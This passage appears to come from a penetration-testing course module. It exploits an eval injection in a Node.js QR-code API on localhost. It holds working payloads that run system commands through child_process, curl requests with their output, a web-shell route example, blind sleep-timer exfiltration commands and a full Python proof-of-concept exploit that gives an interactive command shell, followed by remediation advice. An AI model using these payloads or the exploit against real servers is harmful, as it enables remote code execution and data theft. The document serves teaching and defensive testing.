
```
curl -s -X POST -H "Content-Type: application/json" -H "Authorization:
Bearer eyJhbGciOiJIUzI1N...SNIP...9R6zeoubrQTbUiThBpeQD7_DWibgo" -d "{
\"text\": \"'}); console.log('pwned')//\" }"
http://localhost:5000/api/service/generate
{"message":"Could not generate QR code."}
```

We get the expected error message, but when we go to the `Debug Console` in VSCode (CMD/CTRL+SHIFT+Y), we do not see anything logged into the console:

That is odd. Our injection has failed. We may face similar cases in a real whitebox pentest exercise, so let's do some debugging to see what went wrong.

Debugging

To ensure that we successfully reach code injection, we must ensure that our payload reaches the vulnerable function as expected. So, let's set a breakpoint on the `eval` function at line `9`, and send the above request again, to review the value of `onError`:



As we can see, we did get the value. So, let's right-click on it and select `Copy Value` to review it:

```
"throw({message: 'The input \"'}); console.log('pwned')//\" contains the
following invalid characters: [',']', statusCode: 403})";
```

Let's remove the quotes and any added double-quote escapes to view this as JavaScript code as would be executed by the eval function:

```
throw { message: 'The input "' };
console.log("pwned"); //" contains the following invalid characters:
[',',']', statusCode: 403})
```

The code looks as we intended, so nothing was modified or adjusted in the payload we sent. So, what went wrong? Why did our injected code fail to run? This is a very specific case, but it is important to understand why it failed, as we may face various odd issues in real whitebox pentests.


If we copy the code to a new JavaScript file and view the syntax highlighting, we will notice that the injected code is slightly transparent:

```
1  throw({message: 'The input "'}); console.log('pwned')//" contains the following invalid characters: [',',']', statusCode: 403})
2
```

If you have general experience in coding, you would know that in VSCode, or code editors in general, this indicates that this part of code is never reached. This is commonly seen, for example, when importing a package or defining a variable that is never used.

So, `why is this code never reached`? The answer is that it falls after a `throw` statement, which is meant to stop execution and return an error message. `Does this mean that the code is not vulnerable`? Not necessarily. Any lines of code that come after the `throw statement` are never run. However, we can ensure that our injection falls within the same line code.

Since we used a semi-colon `;` to add our injected code, JavaScript considers this as a new line of code, which causes this issue. To avoid this, we can simply use a plus character `+`, which works similarly to `&&` in bash and executes commands/code consecutively. So, let's replace `;` with `+` in our payload, and send the request again:



As we can see, the word `pwned` was logged to the Node console, meaning that we `successfully reached code injection` and confirmed the existence of the vulnerability. Let's review our earlier plan to see how we are doing:

- [x] Hit the `validateString` function
- [x] Trace how our input looks within the function
- [x] Obtain an admin role
- [x] Confirm that we reach the `eval` function
- [x] Prepare the payload
- [x] Confirm the payload reaches the target function as intended
- [x] Inject code and confirm code injection
- [ ] Reach command execution or file writing
- [ ] Blindly verify command execution/file writing
- [ ] Automate the exploitation process by writing an exploit

With the vulnerability confirmed, we can now move to the `Proof of Concept` step, and try to turn this code injection into command execution, which we will do in the next section.

Command Execution

By now, we have confirmed the existence of a code injection vulnerability in the web application we are testing. Our next goal is to simplify the process of exploiting it and maximize the gains we can obtain from this vulnerability.

It would not be ideal or efficient if we downplay our findings by not reaching maximum exploitation, which is usually remote code execution for web applications. Anything beyond that would be beyond the web penetration testing scope.

So, going back to our plan, our next step is to reach command execution:

- [x] Hit the `validateString` function
- [x] Trace how our input looks within the function
- [x] Obtain an admin role
- [x] Confirm that we reach the `eval` function
- [x] Prepare the payload
- [x] Confirm the payload reaches the target function as intended
- [x] Inject code and confirm code injection
- [ ] Reach command execution or file writing
- [ ] Blindly verify command execution/file writing
- [ ] Automate the exploitation process by writing an exploit

Furthermore, as we have seen in the previous section, we know that our code output would be limited to the NodeJS console on the backend server. After reaching command execution,

we would need to find a way to obtain the output of our commands to remotely verify whether our exploitation attempt has worked.

NodeJS System Command Execution

Since we should be able to inject any code we want, we should be able to use whatever function NodeJS uses to execute system commands. A quick search for a `one-liner to execute system commands with NodeJs` shows the following:


```
require("child_process").execSync("touch pwned");
```

Exercise: Write the above code in a `test.js` file and run it with `node test.js`, then check if a new file called `pwned` was created.

As an initial confirmation of reaching command execution through our vulnerability, we will attempt to create a new file called `pwned`, and then we can manually confirm that it was created. Now, to execute this command, we can place this into our payload from the previous section so that it would look like the following:

```
{
  "text": "'}) + require('child_process').execSync('touch pwned')//"
}
```


We can now try sending this payload and checking the code base directory to see if the `pwned` file is created:



As we can see, the file was indeed created, so we achieved command execution on the system. The next step is to remotely obtain the output of any commands we write without having access to the backend.

Note: In some NodeJS applications, the use of the `require` keyword may not be possible, such as when `"type": "module"` is specified within `package.json`. In such cases, we would need to find an alternative code to use for command execution, which shouldn't be difficult if you know JavaScript, or we can simply rely on already imported packages to do the same "if any".

Obtaining Command Output

With command execution possible, let's see if we can obtain any output of those commands. Let's consider the possible options for such cases:

1. Log output to console "for local testing"
2. Use a reverse shell
3. Use HTTP exfiltration (through GET parameters)
4. Use DNS exfiltration (or ping exfiltration)
5. Store the output in the database
6. Write the output to a file, then access that file
7. Inject the output into the HTTP response
8. Use sleep timers or boolean output to read the content

We may be able to easily modify our previous JavaScript system command execution code to capture the output and log it to the console as follows:

```
console.log(require("child_process").execSync("ls").toString());
```

If we use this code in our payload, it would indeed log the command output to the console:

However, this won't be useful in the real attack, as we won't have access to the backend console as we do now. So, we must think of other ways to obtain the commands' output. Furthermore, to make things even more complicated, `the backend server prevents any outgoing connections`, which makes it impossible to receive a `reverse shell` of any kind. As another security mechanism, the backend server does not even have `internet`

`access`, so we can't rely on HTTP or DNS exfiltration to obtain the output "as we did in other modules".

Finally, as we already know, the web application we are testing is quite simple and does not rely on a `database`, so we can also rule out that option. This last one is relatively uncommon as most web applications use databases, so this option is usually valid, but it's another challenge we will need to bypass.

This leaves us with two final options, so let's consider each.

Output through File Read

We can attempt to direct the command output to a file (e.g. `> ./file.txt`) or through JavaScript code `fs.writeFile`. However, for any of this to work, two conditions need to be met:

1. Find a directory the application has access to write into
2. Find a way to read the content of this file through public access

As for the first one, the web application usually has access to its directory so we can rely on that. We can always verify this through our testing phase, as the local setup will likely require similar access privileges as the production server.

Once we can write the output to a file, we must publicly access its content. There are multiple ways to do so, such as:

1. Write it to a publicly accessible file
2. Read the file content through a file read vulnerability (e.g. LFI, XXE, SQLi etc)

The application we are testing only exposes pre-specified routes mapped to specific functions, such as the API endpoints. So, we cannot simply drop any file and access it. Still, most such applications provide a public directory that everyone can access, usually called `./public` and contains things like `css` and `js` files that are necessary for the front-end web application to run. We would usually write the output to this directory and access it that way.

In this case, we cannot find any public directory specified in `app.js`. However, we could try another approach by overwriting one of the functions linked to an exposed route, such as `generateQR`, and turning it into a basic web shell. Or, we could even add extra code to `app.js` to expose a new route and map it to a web shell middleware we create. An example of this would be the following:

```
app.get("/api/cmd", (req, res) => {
  const cmd = require("child_process").execSync(req.query.cmd).toString();
  res.send(cmd);
```

```
});
```

This would require a lot of local testing to ensure that our payloads would work without messing up the application. In any case, this method may not be the best approach, `as production web applications would need to be restarted to execute any new code`.

Finally, we are left with reading the file content through another vulnerability. We have already reviewed the entire code and did not notice any other vulnerability or see any `file read` function calls. There could be such a public vulnerability in one of the packages being used by the web application, but we have already tested these packages, so we can also rule out this option.

In the next section, we will see if obtaining the command output through the HTTP response is possible.

HTTP Response Injection

Based on our understanding of the code, we know that the following are the possible responses in the `/generate/` endpoint:

1. `403` - `Unauthorized`
2. `403` - `Invalid input` (non admins)
3. `403` - verbose message (admins)
4. `500` - `Could not generate QR code` (general errors)

We can skip the first two, as admin authentication is required to reach the vulnerable line of code. We have also already seen the latter two possibilities, the first when using a bad character, and the second is what we keep getting with our code injection requests. The last one is a static text, so we can't add the output to it, leaving us with one option (`verbose error message`). Let's see if we can control it.

We know that the `message` parameter gets displayed to us "in normal cases", and we have already confirmed injection within this parameter. However, we keep getting the `500` response with our code injection requests, so let's try to see why.

Controlling the Response

If we review the `catch` block within the function, we see the following:

```
try {
  // ...SNIP...
} catch (e) {
  if (e.statusCode === 403) {
    return next(e);
```

```
  } else {
    return next({
      message: "Could not generate QR code.",
      statusCode: 500,
    });
  }
}
```

As we can see, to get the `e` message displayed, we need the `statusCode` to be `403`. In our injection requests, we are closing the `throw` call at `message` and not providing any `statusCode`, which may be why we are not getting the `message` displayed to us.

So, let's try sending a basic injection request that adds `statusCode` and then commenting out the rest without injecting any additional code. The payload would be the following:

```
{
  "text": "test message', statusCode: 403})//"
}
```

If we send a request with this payload, we do indeed get `test message` displayed back to us:

```
curl -s -X POST -H "Content-Type: application/json" -H "Authorization:
bearer eyJhbGciOiJIUz...SNIP...1YLEvDs4SR7RHfQ" -d "{ \"text\": \"test
message', statusCode: 403})//\" }"
http://localhost:5000/api/service/generate

{"message":"The input \"test message"}
```

Great! Now, we need to see if we can replace the string `test message` with the output of our command.

Injecting the Output

As we have learned throughout this module, the trial & error approach in building working payloads is not ideal and takes a lot of time to get a working payload. So, we will once again start with the source code and build our payload by modifying it. We know from the last section in the `local testing` step that the following is the `onError` string being executed by `eval`:

```
throw({message: 'The input ";" contains the following invalid characters:
[;]', statusCode: 403})
```

Once we inject the previous payload, it would look like the following:

```
throw({message: 'The input "test message', statusCode: 403})//" contains
the following invalid characters: [;]', statusCode: 403})
```

We need to add to the `message` string before adding the `statusCode` parameter. We must also close the `message` string with a final single-quote `'` to satisfy the `even quotes/parentheses` rule we discussed previously. When we put this together, this would be our payload

```
{
  "text": "' + require('child_process').execSync('ls').toString() + `',
statusCode: 403})//"
}
```

Note: This time, we used backticks instead of quotes to avoid complicating the JSON body with multiple escaped double quotes. We must also escape them in the curl command to avoid breaking the bash command. This is why it is best to start scripting our attack when the payloads start getting complicated, as it would be difficult to track every special character manually within the JSON payload and the curl command.

At this point, the final `onError` string executed by `eval` is the following:

```
throw({message: 'The input "' +
require('child_process').execSync('ls').toString() + `', statusCode:
403})//" contains the following invalid characters: [;]', statusCode:
403})
```

This appears to be a working JavaScript code, so let's send our payload and see whether we get the output:

```
curl ...SNIP... http://localhost:5000/api/service/generate

{"message":"The input \"node_modules\npackage-
lock.json\npackage.json\nsrc\n'"}
```

Success! We are finally able to remotely obtain the output of our commands. We will automate all of this when developing our final PoC exploit. In the next section, we will test

another method to obtain commands' output for cases where even this method may not work.

Blind Exploitation

There may be cases where even the previous option would not work, and we would not have any way to inject the command output into the HTTP response. In such cases, we would have two last options: `sleep timers` and `boolean output`.

The technique of blindly obtaining text through `sleep timers` is based on a simple idea: `if the first character is X, then sleep for 1 second; otherwise, don't sleep`. So, we can send multiple requests iterating over the entire ASCII charset, and whenever there is a delay in the response, we will know that we have hit the correct character.

The same idea is used for `boolean output`, but instead of sleeping, we would slightly change something in the request, like controlling whether an error message would show or controlling the HTTP response code (e.g. `200` or `403`). Since we are going with the premise that we cannot inject command outputs into the HTTP response, we will also assume this is impossible.

Note: Even if we were completely blind and we had absolutely no way to extract the command output, the vulnerability would not be useless, as we would still be executing commands on the backend, only doing so blindly. Any command executed on the backend can result in serious harm, like a DoS attack or a ransomware attack, so the vulnerability would still be considered critical.

Sleep Timers

You may think that since we can execute any JavaScript code, it may be best to use JavaScript to cause a delay, such as using the `setTimeout` function. However, this may not always work, as NodeJS servers often process requests `asynchronously`, so we would get a response immediately, even if part of the injected code is still processing. This may not always be the case, so it is worth testing and validating this claim.

Challenge: Try to search for different ways to cause a delay in NodeJS, and then inject that code in our payload to see if the response would be delayed. This is a great learning opportunity to see how different types of injected code would be processed. If you face any issues, you can add a breakpoint on line `45` and then read the value of `e`.

Luckily, we already have system command execution, so we don't need to rely on JavaScript code and can simply `use system commands to cause a delay`. The advantage here is that the `execSync` function waits for the command to finish processing, so a system `sleep` should cause a delay in the response.

Our backend runs on `linux`, so we can use a `sleep 2` command for `2` seconds delay. Let's try sending a request with this command and see if we get a delay in the HTTP

response. To measure the time our request takes, we will add the `time` command before our curl command, as follows:

```
time curl -s -X POST -H "Content-Type: application/json" -H
"Authorization: bearer eyJhbGciOiJIUz...SNIP...1YLEvDs4SR7RHfQ" -d "{
\"text\": \"'}) + require('child_process').execSync('sleep 2')//\" }"
http://localhost:5000/api/service/generate

{"message":"Could not generate QR code."}curl -s -X POST -H "Content-Type:
application/json" -H  -d    0.00s user 0.01s system 0% cpu 2.035 total
```

As we can see, the command took exactly `2.035` seconds, which matches the sleep timer duration we specified. We can try changing this to `3` or `5`, and we would get similar delays. This means that `we have a way to delay the response`, which we should be able to use to blindly obtain the command output.

Note: Multiple factors may cause a delay in the HTTP responses, like internet speeds or load on the backend server, which may lead to inaccurate results if we use a short delay (e.g. 1 second). This is why using longer delays often leads to more accuracy, which comes at the cost of slower exfiltration. This is detailed further in the Blind SQL Injection module.

Reading Output through Sleep

We need to read the first character in the command output and compare it against each ASCII charset. Then, we must repeat this for all other characters in the command output until no match is found, indicating the output's end.


If we were relying on JavaScript code, we could do so with the following code:

```
require("child_process").execSync("ls").toString()[0] == "a"
  ? new Promise((resolve) => setTimeout(resolve, 2000))
  : null;
```

This may work and need some tinkering to avoid breaking the `eval` function and any other code. Luckily, we already have command execution, so we can rely on the `bash` command for `sleep` as we did before and do not need to write a lot of JavaScript code to get it working. If we did not have command execution and were trying to read the content of a local file, we would need to rely on JavaScript, as shown above.

So, we need a one-line bash command that executes our specified command, reads the first character, compares it to `a`. If it matches, then sleep for 2 seconds, if not, do nothing. Let's

copy this entire sentence and ask AI to write this bash code for us:



As we can see, GitHub Copilot gave us this command:

```
command | head -c 1 | { read c; if [ "$c" = "a" ]; then sleep 2; fi; }
```

Excellent! This saves us a lot of online searching. Let's test this in our payload while ensuring that we escape any characters that may break the JSON body or the JavaScript code. We will replace `command` with `ls`:

```
{
  "text": "'}) + require('child_process').execSync('ls | head -c 1 | {
read c; if [ \"$c\" = \"a\" ]; then sleep 2; fi; }')//"
}
```


If we send the above payload, we get an immediate response. However, if we replace `a` with the actual first character in the command output, which is `n` from `node_modules` as we saw in the previous section, we do indeed get a delay of 2 seconds.

Then, we can move to the next character and try to find its value. But, if we change `head -c 1` to `head -c 2`, then it would return the first 2 characters. So, we would either need to append the first identified character, or use `tail` to only capture the last character, so we would always be reading 1 character, as follows:

```
{
  "text": "'}) + require('child_process').execSync('ls | head -c 2 | tail
-c 1 |  { read c; if [ \"$c\" = \"a\" ]; then sleep 2; fi; }')//"
}
```

This way, we can keep modifying the number after `head`, and it would act as the index of the character we are currently testing. Obviously, this is not feasible to be done manually

character by character, as it would take forever to finish. Furthermore, using curl at this point becomes too difficult for the amount of character escapes we need to add. So, try to write a script to automate all of this and be able to execute any command and read its output.

Note: The Blind SQL Injection module goes into detailed steps of writing such an exploit using Python. It also covers several techniques we can use to make the charset scanning more efficient than going through the entire charset, which saves a lot of time if this was our only means of output exfiltration.

Challenge: Try to use what you learned in this section to reached boolean-based exfiltration using the exercise from the previous section, in which this would be possible. Instead of sleeping, you may send a different HTTP response code (e.g. 200 for match and 404 for fail). This would make you thoroughly understand how both techniques work, and how they differ from each other.

Exploit Development

So far, we have two working methods of executing and retrieving a command's output. The final step of our Proof of Concept is to develop an automated script that asks us for a command and retrieves its output. As the Blind SQL Injection module already covers developing a script for sleep/boolean data exfiltration, we will develop an exploit for the other technique (`output through HTTP response`) to learn another way of exploit automation.

The Plan

Let's plan the things we need our exploit to do. These steps would be the same ones we followed to obtain the command output, and they are:

1. Obtain an admin authentication token (once, then use it for all requests)
2. Ask the user for the input command
3. inject the command into the JSON payload
4. Send an authenticated POST request to `/api/service/generate`
5. Parse the response and print the formatted command output
6. Loop back to #2 (ask for another input command)

Excellent! Let's start writing our exploit script.

Note: Refer to the Introduction to Python 3 module if you are not familiar with Python script development. You may also use AI to generate lines of code, but it is advised to do so for every step instead of asking to generate the entire script at once, as debugging that would be difficult all at once.

Admin Token

Let's start our exploit by defining the basic variables, such as the URLs and endpoints. We will also import the `requests` and `json` libraries, as we know our script depends on them:

```
#!/usr/bin/python3

import requests
import json

server="localhost"
port=5000
url=f"http://{server}:{port}"
auth_endpoint=f"{url}/api/auth/authenticate"
qr_endpoint=f"{url}/api/service/generate"
```

Now, we can review our previous `curl` command to know what we need in our request:

```
curl -s -X POST -H "Content-Type: application/json" -d '{"email": "[email
protected]"}' http://localhost:5000/api/auth/authenticate
```

So, we will define our headers and data in their variables as well:

```
headers = {"Content-Type": "application/json"}
data = {"email": "[email protected]"}
```


Then, we can put all of this together to send a POST request with the `requests.post` function, as follows:

```
response = requests.post(auth_endpoint, headers=headers,
data=json.dumps(data))
```

To get the `token` value from the JSON response with:

```
token = response.json()['token']
```

Exercise: Try to run this code and then print `token` to confirm that we do get a valid JWT token.

Retrieving Input Command

We can keep the `token` variable at the top level and start a `user input` loop that executes the remaining steps. Let's start with a simple loop that takes our input and then prints it:

```
while True:
    user_input = input("\n> ")
    print(user_input)
```

We can run this to test it, and it works as expected. Instead of printing `user_input`, we want to inject it into our payload. We will use Python `string interpolation` to avoid breaking the JSON body:

```
while True:
    user_input = input("> ")
    payload={ "text": "' + require('child_process').execSync('" +
user_input + "').toString() + `', statusCode: 403})//"}
    print(payload)
```

As a checkpoint, we can try running the code to ensure it works as expected:

```
python3 poc.py
> ls
{'text': "' + require('child_process').execSync('ls').toString() + `',
statusCode: 403})//"}
```


As we can see, the JSON payload is being prepared as intended. We also need to escape single quotes or replace them with double quotes. This is because our command was wrapped with single quotes in the earlier JavaScript payload (in `execSync('ls')`), and using un-escaped single quotes would break the JavaScript payload, and the attack would fail. To do so, we will add the following before `payload`:

```
user_input = user_input.replace("'", '"')
```

Sending the Request

To send the request, we can re-use the previous POST request code and add the authorization header to `headers` with the same value we used in our `curl` request:

```
headers = {"Content-Type": "application/json", "Authorization": f"Bearer
{token}"}
response = requests.post(qr_endpoint, headers=headers,
```

```
data=json.dumps(payload))
```

Before we parse the response and get the command output, it's best to do another checkpoint by confirming that our payload looks as expected on the backend. We will once again set a breakpoint on line `9` in `service-controllers.js`, and then run the script and input any command. We get the following value for `onError`:

```
"throw({message: 'The input \"' +
require('child_process').execSync('ls').toString() + `'`, statusCode:
403})//\" contains the following invalid characters: [',',',',',`,',`]',
statusCode: 403})";
```

Parsing Response

Great! This appears to match what we sent. So we can proceed with receiving the response and formatting it. From our previous 'manual' exploitation attempts, we know that the response starts with `The input \"` and then the output of the command. So, we can use this info to capture the command output. We also noticed that the `message` value always ends with `\n'`, so we must remove the last two characters.

So, we will capture the `message` value from the JSON response, split and capture the part after `The input \"`, remove the last two characters, and print the output, as follows:

```
output = response.json()['message'].split("The input \"")[1][:-2]
print(output)
```

We can try running the final exploit, and it runs as expected:

```
python3 poc.py

> ls
node_modules
package-lock.json
package.json
src

> ls -la src
total 24
drwxr-xr-x  6 21y4d  staff   192 XXX  2 17:19 .
drwxr-xr-x  8 21y4d  staff   256 XXX  7 13:43 ..
-rw-r--r--  1 21y4d  staff  1064 XXX  6 20:39 app.js
drwxr-xr-x  4 21y4d  staff   128 XXX 16 15:50 controllers
```

```
drwxr-xr-x  4 21y4d  staff   128 XXX 16 15:50 routes
```

Now, we should have a fully automated PoC exploit to showcase all of our findings in an easy-to-use manner. We can always enhance our exploit by adding fail-safe checks for unexpected responses or user inputs or adding the ability to use arrow keys to use previous user input. For our purposes, this is enough to demonstrate our proof of concept.

Note: As our script does not include any data modification, we do not need to perform any cleanup after running it on the production target.

Patching & Remediation

The web application we reviewed was relatively securely coded, apart from the `eval injection` vulnerability we identified. We will consider the authentication functions to be safe, as we could not identify clear vulnerabilities apart from the password-less authentication, which is intended for the purposes of this module, as we discussed earlier.

While our first recommendation may be to avoid using `eval` altogether, this should not be our only recommendation, as there are many occasions where the web application relies on this function, so we would need to provide a safer `alternative`. Similarly, there may be certain cases where modifying the vulnerable code may not be feasible, so we would need to provide `extra security measures` to patch the vulnerability without modifying the original code.

Alternatives

The vulnerability was found in the `onError` parameter of the `validateString` function used within `eval`. There are two possible alternative approaches to achieve the same result while maintaining the same function struggle (i.e. keeping onError as the second parameter).

Function

The first "recommended" alternative is to use `onError` as a `function` instead of a `string` passed to eval. While JavaScript is a dynamically typed language, meaning we cannot specify a strict type for `onError`, the function may still be coded with that basis by simply modifying `eval(onError)` to `onError()`.

The main modification would be when the function is called, like the example in the `generateQR` function. When called, the `onError` parameter needs to be written as a function, as follows:

```
!validateString(text, function () {
  throw {
    message:
      role === "admin"
```

```
        ? `The input "${text}" contains the following invalid characters:
[${text.match(
            /['"`;]/g
          )}]`
        : "Invalid input",
    statusCode: 403,
  };
});
```

As we can see, now the user input is limited to the `message` parameter string instead of going into an `eval` call, so an injection would not be possible.

Safe-Eval

